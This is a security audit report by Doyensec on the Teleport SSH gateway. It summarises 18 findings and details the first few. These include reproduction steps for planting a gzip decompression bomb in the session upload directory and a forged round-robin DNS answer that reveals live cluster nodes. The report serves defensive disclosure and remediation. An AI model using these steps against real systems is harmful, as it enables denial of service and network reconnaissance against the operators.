Security Auditing Report

Teleport Testing Q4 2020

Prepared for: Gravitational, Inc. DBA Teleport
Prepared by: Lorenzo Stella
Date: March 18th, 2021

Table of Contents

Revision History

Version	Date	Description	Author
1	12/04/2020	First release of the final report	Lorenzo Stella
2	12/09/2020	Peer Review	Luca Carettoni
3	12/10/2020	Peer Review	John Villamil
4	03/18/2021	Retesting Update	Mohamed Ouad

Contacts

Company	Name	Email
Gravitational, Inc	Russell Jones	rjones@gravitational.com
Gravitational, Inc	Sasha Klizhentas	sasha@gravitational.com
Gravitational, Inc	Alexey Kontsevoy	alexey@gravitational.com
Doyensec, LLC	Luca Carettoni	luca@doyensec.com
Doyensec, LLC	John Villamil	john@doyensec.com

Executive Summary

Overview

Gravitational, Inc (DBA "Teleport") engaged Doyensec to perform a security assessment of the Teleport platform. Gravitational Teleport is a cloud-native SSH gateway for managing access to clusters of Linux servers via SSH or Kubernetes APIs.

The project commenced on 11/09/2020 and ended on 12/04/2020 requiring two (2) security researchers, for a total of twenty-five (25) person/days. The project resulted in eighteen (18) findings of which five (4) were rated as *medium* or *high* severity.

In March 2021, Doyensec performed a retesting of the Teleport platform and confirmed the effectiveness of the applied mitigations. **All issues with direct security impact have been addressed by Gravitational**.

This deliverable represents the state of all discovered vulnerabilities as of 03/18/2021.

The project consisted of a manual web application security assessment, source code review, and dynamic instrumentation of the command line tools.

Testing was conducted remotely from Doyensec EMEA and US offices.

Scope

Through meetings with Gravitational, the scope of the project was clearly defined.

- Identify misconfigurations and vulnerabilities in Teleport Community and Enterprise
- Evaluate the overall security posture and best practices compared to other industry peers

We list the agreed upon assets below:

- Teleport Community
  - https://github.com/gravitational/teleport
- Teleport Enterprise
  - https://github.com/gravitational/teleport.e
- Teleport internal dependencies

The testing took place in a development environment using the latest version of the software at the time of testing.

In detail, this activity was performed on the following releases:

- Teleport v5.0.0-beta.10
  - https://github.com/gravitational/teleport/releases/tag/v5.0.0-beta.10
  - 3279a1b9da706c6dc583a560bab46aff9d329c63
- Teleport Enterprise
  - 441c6b110e13d71a34badd3d2e8cf774c19536d6

Scoping Restrictions

During the engagement, Doyensec did not encounter any major difficulties testing the functionalities of the application. The Gravitational engineering team was very responsive in debugging any issue to ensure a smooth assessment.

While testing included the review of the Teleport internal dependencies, Doyensec did not perform a complete source code review for all packages. The U2F authentication feature utilizing hardware FIDO tokens as a second factor of authentication was also excluded from the scope of this project.

Auth connectors were also tested in this review, limited to SAML, OIDC, and Github.

It is also important to notice that Teleport is a highly flexible platform in which several

configurations can be customized by the end-user. For instance, permissions for roles/users are completely customizable, hence Doyensec focused on vulnerabilities in the core logic instead of enumerating potential misconfigurations in user-defined policies.

Findings Summary

Doyensec researchers discovered and reported eighteen (18) vulnerabilities in the Teleport platform. While most of the issues are departures from best practices and low-severity flaws, Doyensec identified two (2) *medium* severity and two (2) *high* severity issues that can be leveraged to compromise the confidentiality, integrity, and availability of the solution.

It is important to reiterate that this report represents a snapshot of the security posture of the environment at a point in time.

The findings included multiple vulnerabilities in both the design and implementation of some features. Several Denial Of Service (DoS) issues were identified during the engagement, exploitable both from authenticated and unauthenticated attack positions. A number of Insecure Design practices were highlighted, related to Content Spoofing or Unsafe Error Handling. The project also brought to light an outstanding issue concerning Teleport's AAP login mechanism, which if exploited can result in a full authentication bypass. Doyensec also proposed several hardening improvements that would make the overall platform more resilient against attacks.

Considering the overall complexity of the platform and the numerous endpoints, the security posture of the reviewed APIs was found to be in line with industry best practices.

At the design level, Doyensec found the system to be well architected with the exclusion of the following aspects:

- Lack of consistent opaque responses for resources restricted by labels on the API.
- Inconsistencies in the applications' session invalidations practices. While the different session expirations between AAP-protected applications and the auth server appear to be carefully considered in the solution's design, a robust revocation system is still missing.
- Request body unmarshalling is missing content length checks. The widespread usage of a single function to parse requests' payloads turned out to be prone to Denial of Service (DoS).

Recommendations

The following recommendations are proposed based on studying the Teleport security posture and vulnerabilities discovered during this engagement.

Short-term improvements

- Work on mitigating the discovered vulnerabilities. You can use **Appendix B - Remediation Checklist** to make sure that you have covered all areas.

Long-term improvements

- Design and implement an invalidation system for sessions, possibly based on an automatic signature rotation mechanism or on a dedicated revocation list for tokens also accounting for the signature date.

- Design and implement a more robust JSON parsing function, which does not eagerly read the whole request body or headers.

- Limit content injection attacks by returning predefined error messages or always setting a maximum accepted length and a restricted character set on user-provided inputs.

- Consider implementing hardening, following **Appendix C - Hardening Recommendations**

Methodology

Overview

Doyensec treats each engagement as a fluid entity. We use a standard base of tools and techniques from which we built our own unique methodology. Our 30 years of information security experience has taught us that mixing offensive and defensive philosophies is the key for standing against threats, thus we recommend a *graybox* approach combining dynamic fault injection with an in-depth study of source code to maximize the ROI on bug hunting.

During this assessment, we have employed standard testing methodologies (e.g. OWASP Testing guide recommendations) as well as custom checklists to ensure full coverage of both code and vulnerabilities classes.

Setup Phase

Gravitational provided access to the online environment, source code repository and binaries for all components in scope.

In addition to the testing environment setup by Gravitational, Doyensec created multiple virtual machines to test different configurations and setup.

Tooling

When performing assessments, we combine manual security testing with state-of-the-art tools in order to improve efficiency and efficacy of our effort.

During this engagement, we used the following tools:

- Burp Suite
- Protobuffer Decoder
- Protoc
- Nikto
- SSLScan
- Nmap
- Gosec
- golangci-lint
- Curl, netcat and other Linux utilities

Web Application and API Techniques

Web assessments are centered around the data sent between clients and servers. In this realm, the principle audit tool is the Burp Suite, however we also use a large set of custom scripts and extensions to perform specific audit tasks. We focus on authorization, authentication, integrity and trust. We study how data is interpreted, parsed, stored, and relayed between producers and consumers.

We subvert the client with malicious data through reflected and DOM based Cross Site Scripting and by breaking assumptions in trust. We test the server endpoints for injection style flaws including, but not limited to, SQL, template, XML, and command injection flaws. We look at each request and response pair for potential Cross Site Request Forgery and race conditions. We study the application for subtle logic issues, whether they are authorization bypasses or insecure object references. Session storage and retrieval is scrutinized and user separation is thoroughly tested.

Web security is not limited to popular bug titles. Doyensec researchers understand the goals and needs of the application to find ways of breaking the assumed control flow.

Project Findings

The table below lists the findings with their associated ID and severity. The severity ranking and vulnerability classes are defined in **Appendix A** at the end of this document. The vulnerability class column groups the entry into a common category, while the status column refers to whether the finding has been fixed at the time of writing.

This table is organized by time of discovery. The issues at the top were found first while those at the bottom were found last. Presenting the table in this fashion has a number of benefits. It inherently shows the path our auditing took through the target and may also reveal how easy or difficult it was to discover certain findings. As a security engagement progresses, the researchers will gain a deeper understanding of a target which is also shown in this table.


Findings Recap Table

ID	Title	Vulnerability Class	Severity	Status
TEL-Q420-1	Decompression Bomb In Decompress Functions	Denial of Service (DoS)	Informational	Risk Accepted
TEL-Q420-2	Unsafely Deferred Close Call On *os.File	Insecure Design	Informational	Closed
TEL-Q420-3	Cluster IP Leakage Through Round-robin DNS Abusing Direct Session URLs	Covert Channel (Timing Attacks, etc.)	Low	Risk Accepted
TEL-Q420-4	Content Spoofing Abusing Error Pages	Insecure Design	Low	Closed
TEL-Q420-5	Existence Leak of Label-restricted Resources	Information Exposure	Low	Closed
TEL-Q420-6	Insecure Default TLSClientConfig In Dial Function	Insufficient Cryptography	Informational	Closed
TEL-Q420-7	Login Cross Site Request Forgery On Application Access Flow	Cross Site Request Forgery (CSRF)	Low	Closed
TEL-Q420-8	Parameter Injection In Install App Script	Injection Flaws (SQL, XML, Command, Path, etc)	Low	Closed
TEL-Q420-9	Missing Applications Session Invalidation On Parent Session Invalidations	Insufficient Authentication and Session Management	Low	Risk Accepted
TEL-Q420-10	Systemic Server-Side Request Forgery in Single Sign-On	Server-Side Request Forgery (SSRF)	Medium	Risk Accepted

ID	Title	Vulnerability Class	Severity	Status
TEL-Q420-11	CLI Content Spoofing Through Request Reason Medium	Insecure Design	Medium	Closed
TEL-Q420-12	AAP Headers Injection	Injection Flaws (SQL, XML, Command, Path, etc)	Low	Closed
TEL-Q420-13	Unprotected Prometheus Diagnostic Endpoint	Insufficient Authentication and Session Management	Low	Closed
TEL-Q420-14	CA Pinning Does Not Check Certificate Expiration Date	Insufficient Cryptography	Informational	Closed
TEL-Q420-15	Unauthenticated OOM DoS in ReadJSON	Denial of Service (DoS)	High	Closed
TEL-Q420-16	Multiple Unhandled Errors	Insecure Design	Informational	Closed
TEL-Q420-17	Token Exposure Through Open Redirect Bypass In AAP Authentication Flow	Insecure Design	High	Closed
TEL-Q420-18	Weak Content-Security-Policy Directives	Security Misconfiguration	Low	Closed


Findings per Severity

The table below provides a summary of the findings per severity.



Findings per Type

The table below provides a summary of the findings per vulnerability class.



TEL-Q420-1 Decompression Bomb In Decompress Functions	
Severity	**Informational**
Vulnerability Class	Denial of Service (DoS)
Component	lib/events/fields.go:111 lib/events/auditlog.go:825
Status	Risk Accepted

Description

While the "ZipSlip" arbitrary file overwrite vulnerabilities found during our Q2 2019 engagement (*#10. Session Events and Chunks Insecure Decompress*) were addressed, Teleport is still vulnerable to decompression bombs and other related resource exhaustion attacks. A decompression bomb is a malicious archive file designed to crash or render useless the program or system reading it.

In Teleport, two session streaming modes can be set through a RBAC option: *sync* and *async*. In *async* streams, the stream is sent to the disk and then forwarded to the Auth server. From Teleport v5.0, *async* mode behaves differently from before, since all archive construction occurs on Auth server and the Nodes no longer construct any compressed archives. Nonetheless, for backward compatibility with all other APIs, the legacy endpoints and mode still exists, making Teleport still vulnerable to decompression bombs. The following functions are performing insecure decompression operations:

- `ValidateArchive` in `lib/events/fields.go:111`

```
// ValidateArchive validates namespace and serverID fields within all events //
in the archive.
func ValidateArchive(reader io.Reader, serverID string) error {
    tarball := tar.NewReader(reader)
...
    zip, err := gzip.NewReader(tarball)
    if err != nil {
        return trace.Wrap(err)
    }
    defer zip.Close();

    scanner := bufio.NewScanner(zip)
...
```

- `unpackFile` in `lib/events/auditlog.go:822`

```
func (l *AuditLog) unpackFile(fileName string) (readSeekCloser, error) {
 basename := filepath.Base(fileName)
...
 reader, err := gzip.NewReader(source)
 if err != nil {
        return nil, trace.Wrap(err)
 }
 defer reader.Close()

 if _, err := io.Copy(dest, reader);
...
```

```
    return dest, nil
}
```

Reproduction Steps

Historically, many methods to build decompression bombs exist[1]. In order to trigger an insecure decompression and reproduce the vulnerability, it is possible to follow these steps:

1. On a compromised node, an attacker downloads or creates a gzip (`gz`) bomb (e.g. 10MB to 10GB)[2]
2. The attacker copy the created gzip bomb file into the `/var/lib/teleport/log/upload/sessions/default` directory of the malicious node
3. The attacker renames the gzip bomb file following the format `{RANDOM_UUID}.chunks.gz`, e.g.:

```
# mv 10GB.gz 99999999-9999-4089-ae1e-8e24717b3e7e.chunks.gz
```

4. In the same folder, the attacker creates a `99999999-9999-4089-ae1e-8e24717b3e7e.index` file with the content:

```
{"file_name":"99999999-9999-4089-
ae1e-8e24717b3e7e.chunks.gz","type":"chunks","index":0,"offset":0}
```

5. To trigger a session upload, the attacker also creates a `{RANDOM_UUID}.completed` file:

```
touch 99999999-9999-4089-ae1e-8e24717b3e7e.completed
```

6. Session files are uploaded to the Auth server's container and later copied as *tar* file into an S3 bucket.
7. The attacker then tries to replay a session upload. The request will fail with the gateway timeout error.

8. To verify the attack, check the size of the playback session in the Auth container. The file will be expanded from the initial ~10MB into 10GB.

```
I have no name!@teleport-auth-5445d84576-9h6ph:/var/lib/teleport/log/playbacks/sessions/default$ du . -h
9.8G    .
I have no name!@teleport-auth-5445d84576-9h6ph:/var/lib/teleport/log/playbacks/sessions/default$ ll -ht
total 9.8G
-rw-r----- 1 2000 root 9.8G Jan 27 16:07 99999999-9999-4089-ae1e-8e24717b3e7e.chunks
drwxr-x--- 2 2000 root 4.0K Jan 27 16:05 .
-rw-r--r-- 1 2000 root 9.8M Jan 27 16:05 99999999-9999-4089-ae1e-8e24717b3e7e.chunks.gz
-rw-r--r-- 1 2000 root  100 Jan 27 16:05 99999999-9999-4089-ae1e-8e24717b3e7e.index
-rw-r----- 1 2000 root 9.8M Jan 27 16:05 99999999-9999-4089-ae1e-8e24717b3e7e.tar
-rw-r----- 1 2000 root  271 Jan 27 16:03 028d4bb7-9c4a-4089-ae1e-8e24717b3e7e-0.chunks
-rw-r----- 1 2000 root  175 Jan 27 16:03 028d4bb7-9c4a-4089-ae1e-8e24717b3e7e-0.chunks.gz
-rw-r----- 1 2000 root 1.3K Jan 27 16:03 028d4bb7-9c4a-4089-ae1e-8e24717b3e7e-0.events.gz
-rw-r----- 1 2000 root  204 Jan 27 16:03 028d4bb7-9c4a-4089-ae1e-8e24717b3e7e.index
-rw-r----- 1 2000 root 1.5K Jan 27 16:03 028d4bb7-9c4a-4089-ae1e-8e24717b3e7e.tar
drwxr-x--- 3 2000 root 4.0K Jan 21 17:55 ..
```

[1] https://www.unforgettable.dk/

[2] https://bomb.codes/bombs

Impact

Medium. Depending on whether the unpacking occurs into memory or into the disk the process could be either killed by the Out Of Memory (OOM) Manager or the disk space could be exhausted, interrupting the audit log processing, storage, and therefore its availability.

Complexity

Such attacks against the internal Teleport auth endpoint require full access to a node. From a technical standpoint, these vulnerabilities are relatively easy to discover, but exploitation does require a good understanding of the overall Teleport infrastructure design.

Remediation

Since decompression bombs usually exceed what can be reasonably expected given their file size, the decompression should be aborted after reaching a reasonable limit. In the case of Teleport, setting such a limit is not possible, since customers with very large recordings may have a legit interest in having session files in the order of GB.

A potential best-effort solution could be implementing a robust gzip decoder with defenses against deviation from the standard gzip format that could lead to dangerous compression ratios, malicious archive signatures, mismatching local and central directory headers, ambiguous UTF-8 filenames, invalid file attributes, overlapping headers, overflow, underflow, sparseness, buffer bleeds, and so on.

On a different note, such a decoder would increase code complexity or break compatibility with some genuine files, without doing much to protect callers against gzip bombs. Unpacking untrusted archives from an untrusted sources today still requires CPU, time and memory limits, and since setting such resource limits is not ideal, the Teleport team decided to mark this finding's severity as Informational.

Resources

- "archive/zip: reject certain invalid archives #33026", discussion around archive readers threats on Golang's repository
  https://github.com/golang/go/issues/33026

- "CWE-409: Improper Handling of Highly Compressed Data (Data Amplification)", MITRE Individual Dictionary Definition
  https://cwe.mitre.org/data/definitions/409.html

TEL-Q420-2 Unsafely Deferred Close Call On *os.File	
Severity	**Informational**
Vulnerability Class	Insecure Design
Component	lib/utils/unpack.go:115 lib/service/service.go:743 lib/events/filesessions/fileuploader.go:116 lib/events/filesessions/filestream.go:121 lib/events/filesessions/filestream.go:85 lib/events/auditlog.go:663 lib/client/keystore.go:366 lib/client/keystore.go:290 lib/client/identityfile/identity.go:84
Status	Closed

Description

In Go, whenever the `io.Closer` interface is implemented, after checking for errors it is common to immediately defer its `Close()` method. Unfortunately this coding pattern is actually harmful to writable files because deferring a function call ignores its return value, and the `Close()` method can return errors. When working with files, different OS implementations may vary their own behavior, but on POSIX systems like Linux and MacOS, closing a file is handled by the `close` system call. The BSD man page for `close(2)`[3] talks about the errors it can return:

```
ERRORS
     The close() system call will fail if:

     [EBADF]       fildes is not a valid, active file descriptor.
     [EINTR]       Its execution was interrupted by a signal.
     [EIO]         A previously-uncommitted write(2) encountered an input/output
error.
```

Because data is not committed to the disk synchronously for performance reasons, the OS could return errors similar to `EIO`, which means that data was lost trying to save it to the disk. In such cases, Teleport should handle the error by checking the `Close` call return value, report the exception, and fail close. Many occurrences of this pattern of unhandled errors were found in Teleport:

- In the `extractFile` function (`lib/utils/unpack.go:68`), the `writeFile` call extracts (`:107`) a single file or directory from the audit session tarball into a target directory (used in `lib/events/auditlog.go:698`). Here the created file `Close()` call is deferred (`lib/utils/unpack.go:115`).

- The PID file created by the Teleport daemon initiator is creating the file with `666` permissions and deferring the file's `Close()` invocation (`lib/service/service.go:743`).

[3] https://www.freebsd.org/cgi/man.cgi?query=close&sektion=2#end

- In the `filesessions` package, the `Upload` function uploads session recordings to file storage, and if a file handler is passed, writes the file to a local directory (`filesessions/fileuploader.go:110`). After the creation (`os.Create(path)`), the resulting file call of the `Close()` function is deferred (`:116`).

- The `CompleteUpload` function tries to set a lock in order to prevent other processes from accessing the file until the write is completed (`filesessions/filestream.go:121`), without checking the `Close()` return value.

- The `UploadPart` function handles multipart uploads for session streams. In `filesessions/filestream.go:85` the file's `Close()` call is deferred.

- In the `downloadSession` function (`events/auditlog.go:620`), the tarball operations are deferring the file's closure (`:663`) not checking its return value.

- `AddKnownHostKeys` adds new entries to 'known_hosts' file, not closing it correctly (`lib/client/keystore.go:366`).

- The `SaveCerts` function saves trusted TLS certificates of certificate authorities in the `certs.pem` file. After writing the close value is not checked (`lib/client/keystore.go:290`) because of the deferred close.

- Package `identityfile` (`lib/client/identityfile/identity.go`) handles formatting and parsing of identity files. Its `Write` function, used to take a username and their credentials and save them to disk, the `Close()` invocation is deferred (`:84`).

Reproduction Steps

N/A

Impact

Unhandled exceptions related to disk I/O operations may occur and crash Teleport, skip the recording of auditing information, or leave it in a fail-open state. When handling errors, developers need to carefully choose what actions to take. In deciding whether to fail open or to fail close, the outcomes of each must be considered.

While this issue is considered a departure from best practices, we did not identify specific circumstances having a clear security impact, hence we decided to report this issue as “Informational”.

Complexity

The issue could present itself because of OS errors or faulty drives. An attacker could also abuse firmware bugs or manufacturer faults, mechanical, electronic, or internal failures of the disks, or human errors to exploit such conditions.

Remediation

For security-sensitive writable files, Teleport developers should avoid the defer idiom since security-impactful bugs may occur using such anti-pattern. Since flushing the write buffer to disk may happen even after closing the file correctly, best practices suggest to force the write to the disk with the `Sync()` method on `*os.File`, which calls the `fsync` system call. Checking for errors from this call will ensure that the write occurred and may even detect early failing disks.

Resources

- "Don't defer Close() on writable files", Joe Shaw
  https://www.joeshaw.org/dont-defer-close-on-writable-files/

TEL-Q420-3. Cluster IP Leakage Through Round-Robin DNS Abusing Direct Connection URLs	
Severity	**Low**
Vulnerability Class	Covert Channel (Timing Attacks, etc.)
Component	teleport/common/teleport.go
Status	Risk Accepted

Description

One of the most important features of Teleport is the ability to start or share a session between users through their browsers. When initiating a web session from the Teleport UI, the user is redirected to a connection URL including the targeted cluster name, node, and username, that will later be converted into a specific UUID-based session URL:

```
GET /web/cluster/doyensec-2020/console/node/test-hostname/test-username
```

Both the node and username parameters (`test-hostname`, `test-username`) can be arbitrarily set via the above URL. Teleport will try to resolve the provided hostname to a registered cluster node IP and connect to it. This hostname resolution mechanism also seems to support round-robin DNS answers.

In its simplest implementation, round-robin DNS works by responding to DNS requests not only with a single potential IP address, but with a list of potential IP addresses corresponding to several servers that host identical services.

An attacker can abuse this to leak the node number and IP addresses for a particular cluster by tricking a victim to initiate an attacker-controlled connection action, providing a malicious round-robin DNS entry as the node hostname. When the hostname resolution occurs, the attacker will return a DNS answer from his controlled hostname, including multiple address entries pointing both to attacker-controlled and potentially legit IPs. In this way, an attacker could infer out-of-band when a valid connection is established and consequently if a node exists on a cluster. Additionally, no trace of the domains used when conducting such attacks is logged, aside from the successfully opened sessions.

Reproduction Steps

The issue was dynamically reproduced in the `doyensec-2020` test cluster, composed of a single `ip-172-31-35-86-ec2-internal` instance pointing to `172.31.35.86`. Two DNS records were set up on a controlled domain:

```
$ dig @dns10.ovh.net one.bugbounty.it

; <<>> DiG 9.10.6 <<>> @dns10.ovh.net one.bugbounty.it
; (1 server found)
;; global options: +cmd
;; Got answer:
```

```
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35331
;; flags: qr aa rd; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;one.bugbounty.it.      IN  A

;; ANSWER SECTION:
one.bugbounty.it.   3600    IN  A   172.31.35.86
one.bugbounty.it.   3600    IN  A   172.31.35.85

;; Query time: 357 msec
;; SERVER: 213.251.188.129#53(213.251.188.129)
;; WHEN: Fri Nov 13 15:57:45 CET 2020
;; MSG SIZE  rcvd: 77


$ dig @dns10.ovh.net two.bugbounty.it

; <<>> DiG 9.10.6 <<>> @dns10.ovh.net two.bugbounty.it
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42779
;; flags: qr aa rd; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;two.bugbounty.it.      IN  A

;; ANSWER SECTION:
two.bugbounty.it.   3600    IN  A   172.31.35.87
two.bugbounty.it.   3600    IN  A   172.31.35.86

;; Query time: 356 msec
;; SERVER: 213.251.188.129#53(213.251.188.129)
;; WHEN: Fri Nov 13 15:57:47 CET 2020
;; MSG SIZE  rcvd: 77
```

While the one.bugbounty.it subdomain includes two consequent `A` records to `172.31.35.86` and `172.31.35.85`, the two.bugbounty.it subdomain includes two consequent `A` records to `172.31.35.87` and `172.31.35.86`.

By testing the direct connection URL, it is possible to verify that a connection will always be made to the only live host (`172.31.35.86`) with both subdomains. This is because the SSH client will initially try to connect to the first IP specified on the DNS answer. If there are any problems, it will go to the second one, and so on:

An attacker could forge a DNS answer to infer out-of-band when a valid connection will be established:

```
;; ANSWER SECTION:
two.bugbounty.it.   3600    IN  A   213.123.123.0  ; attacker-controlled
two.bugbounty.it.   3600    IN  A   172.31.35.84   ; try #1
two.bugbounty.it.   3600    IN  A   213.123.123.1  ; attacker-controlled
two.bugbounty.it.   3600    IN  A   172.31.35.85   ; try #2
two.bugbounty.it.   3600    IN  A   213.123.123.2  ; attacker-controlled
two.bugbounty.it.   3600    IN  A   172.31.35.86   ; try #3, here the attempts
will stop because a valid connection was made
two.bugbounty.it.   3600    IN  A   213.123.123.3  ; attacker-controlled, here no
request will be made and the attacker will infer that 172.31.35.86 it's a valid
node
two.bugbounty.it.   3600    IN  A   172.31.35.87   ; try #4
  ...
```

Impact

Low. An attacker could abuse this issue to extract network design information from an organization's cluster. This technique could be used as a first step for more complicated attacks.

Complexity

Medium. An attacker needs to set up a custom DNS server or edit an existing controlled DNS record and make an authenticated victim visit a malicious direct connection link. The attack would be mostly effective just with clusters consisting of OpenSSH nodes only.

Remediation

Resolve only to the first Address Record entry of a node name or reject DNS records with multiple (>2) Address entries.

Resources

- "Blind SSRF exploitation", Wallarm Labs
  https://lab.wallarm.com/blind-ssrf-exploitation/

TEL-Q420-4 Content Spoofing Abusing Error Pages

Severity	**Low**
Vulnerability Class	Insecure Design
Component	/lib/web/apiserver.go:805, :906, :986 /lib/web/saml.go:94
Status	Closed

Description

While reviewing the web application source code, Doyensec discovered that the authentication error reporting functionality used to show a rejected authorization message is vulnerable to content spoofing.

The affected endpoint (`/web/msg/error/login_failed`) is used in:

A. The `samlACS` function (`/lib/web/saml.go:94`) when an error occurs while processing the callback from SAML provider

B. The `oidcLoginWeb` function (`/lib/web/apiserver.go:805`) when query parameters are missing or the CSRF token can't be extracted from cookies

C. The `githubCallback` function (`/lib/web/apiserver.go:906`) and the `oidcCallback` function (`/lib/web/apiserver.go:986`) when an error occurs while processing the callback from Github or the CSRF token can't be verified

This content spoofing injection attack type is related to an attacker being able to inject arbitrary titles or text into some parameters, which are rendered to the victim's user on the trusted domain. The attack is usually conducted via social engineering or phishing.


Reproduction Steps

In the following example of (A) exploitation, an attacker crafted a convincing message injecting UTF-8 formatting entities to change the page. When the victim opens the following page:

